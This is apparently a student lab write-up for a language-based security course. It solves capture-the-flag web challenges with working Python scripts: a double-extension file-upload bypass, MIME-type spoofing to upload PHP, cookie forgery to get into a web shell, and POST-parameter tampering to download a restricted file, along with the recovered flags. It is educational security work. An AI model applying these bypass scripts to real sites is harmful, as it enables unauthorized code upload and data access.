TDA602 / DIT101 Language-based security
Real Sec Solutions

Group47: Yicheng Li, Wenjun Tian

May 18, 2025

1 Q5

1.1 Analysis

Looking at the provided PHP validation code for file uploads, we can find that the validation mechanism checks the extension of the uploaded file by splitting the filename on the period `"."` and inspecting only the second element from the resulting array. Thus, the extension validation logic can be bypassed if the uploaded file has multiple periods `"."` in its name because the current implementation only considers the second segment of the exploded filename.

1.2 Exploitation

Create a PHP payload containing the desired PHP code snippet to execute the function `win()`. Save the payload with a specially crafted filename: `payload.jpg.php`.
When the provided PHP validation script splits the filename `payload.jpg.php` by periods `"."`, it produces an array: `[payload, jpg, php]`. However, the validation logic mistakenly checks only the second segment (index 1) which is `jpg`. Since `jpg` is a permitted file extension, this validation incorrectly accepts the file. Consequently, the PHP file `payload.jpg.php` is uploaded successfully.

2 Q6

2.1 Analysis

We can find that the provided PHP validation code snippet checks the MIME type. This validation method strictly depends on the MIME type metadata provided by the client during the file upload request. Since the MIME type can be easily manipulated by the user, this validation approach is inherently insecure.

2.2 Exploitation

We used HTML checker to inspect the HTML source to identify the form submission URL and the content which is supposed to be post 1.
We created a Python script using the requests library to manually submit a crafted HTTP request:

```
import requests

url = "https://beneri.se/realsec/index.php#challenge-6"

files = {
    # (filename, file_content, content_type)
    "file": ("payload.php", "<?php win(); ?>", "image/jpeg")
}

data = {
```

Figure 1: Check HTML Source

```
    "username": "Attacker",
    "challenge": "6"
}

response = requests.post(url, files=files, data=data)

print(response.text)
```

By manually setting the MIME type to `image/jpeg`, the server validation logic incorrectly accepts the PHP file as an image.

3 Q8

3.1 Analysis

Directly accessing the provided URL results in a `403 Forbidden` error, indicating restricted access:

```
https://beneri.se/realsec/challenge8/TAPESH-SHELL-v1.0.php
```

Analyzing the given PHP code snippet, it becomes clear that the server first sets a cookie (TapeshPassword) to the MD5 hash of an unknown secret (the string "SECRET") upon the first request. Authentication then occurs by comparing this cookie to the MD5 hash of a password provided by the user via POST. Correct matching results in setting another cookie (`Tapeshlog=true`) granting access.

3.2 First Attempt (Failed)

Initially, an attempt was made to retrieve the server-set cookie directly by submitting a POST request without specifying a password. The received cookie (`TapeshPassword`) was the MD5 hash of an unknown secret, specifically:

```
import requests
```

```
url = "https://beneri.se/realsec/challenge8/TAPESH-SHELL-v1.0.php"

s = requests.Session()
s.post(url)

# Attempt to read the cookie set by the server
print(s.cookies.get_dict())
```

The retrieved hash was identified as:

```
5ebe2294ecd0e0f08eab7690d2a6ee69
```

However, attempting to reverse-engineer this MD5 hash to obtain the original plaintext secret proved impossible, rendering this approach unsuccessful.

3.3 Second Attempt

Due to the failure of the previous method, an alternative approach involving manual cookie manipulation was explored, we can craft a custom cookie by selecting a known plaintext password (`pwnthis`) and calculating its MD5 hash to manually set the `TapeshPassword` cookie. A Python script was created to execute this strategy:

```
import hashlib, requests

shell = 'https://beneri.se/realsec/challenge8/TAPESH-SHELL-v1.0.php'
s = requests.Session()

# Manually select a password
password = 'pwnthis'

# Set the cookie TapeshPassword to md5(password)
hash_pass = hashlib.md5(password.encode()).hexdigest()
s.cookies.set('TapeshPassword', hash_pass, domain='beneri.se', path='/realsec/')

# Send the selected password in a POST request; the backend validates the cookie and password match,
s.post(shell, data={'password': password})

# With the Tapeshlog cookie set, directly accessing the shell URL now provides the FLAG
response = s.get(shell)
print(response.text)
```

Execute this script, we can get the output containing the Flag we expected:

```
Very well done!<br>
<b>realsec{i_will_validate_it_myself_thank_you}</b>
```

3.4 Explanation

In the initial attempt, direct retrieval of the cookie's MD5 hash without knowing the original secret made authentication impossible because of the impracticality of reversing the MD5 hash.

The successful second attempt bypassed this limitation by directly creating a scenario where the server-side hash verification logic was satisfied. Specifically, a controlled password was hashed client-side and manually injected into the session cookie. The server's logic then incorrectly assumed that the user-provided password matched the originally set cookie value. This led the server to set the authentication cookie (`Tapeshlog=true`), granting the attacker access.



Figure 2: Check Network Request

4 Q9

4.1 Analysis

Upon interacting with the given web application, the user was permitted to download specific files listed explicitly. Initially, only `homework.txt` and `food.txt` files were selectable. However, there was also a restricted file, `flag.txt`, inaccessible directly through normal means.
Through inspecting the network requests with the web browser's developer tools, the HTTP POST request to download the files was identified like this 2.
Here, the POST request includes parameters that indicate the indexes of files available to be included in the downloadable ZIP archive.

4.2 Exploitation

Based on this observation, an attempt was made to manipulate the POST request parameters manually by constructing a custom Python script. The aim was to request both an allowed file and the restricted file simultaneously:

```
import requests

url = "https://beneri.se/realsec/challenge9/download.php"

# Manually construct the payload to include both an allowed file and the restricted file (flag.txt)
payload = [
    ('files[]', '0'),  # Represents homework.txt
    ('files[]', '2'),  # Represents flag.txt (restricted file)
]

response = requests.post(url, data=payload)

# Save the received ZIP file content
with open('out.zip', 'wb') as f:
    f.write(response.content)

# After extracting out.zip, the flag.txt containing the secret flag was accessible
```

After successfully downloading and extracting the ZIP file (`out.zip`), the content of `flag.txt` was revealed, displaying:

```
realsec{zip_it_i_own_this_file}
```

This method successfully circumvented server restrictions because the server relied solely on client-side indications of permissible file selections, without adequate server-side validation.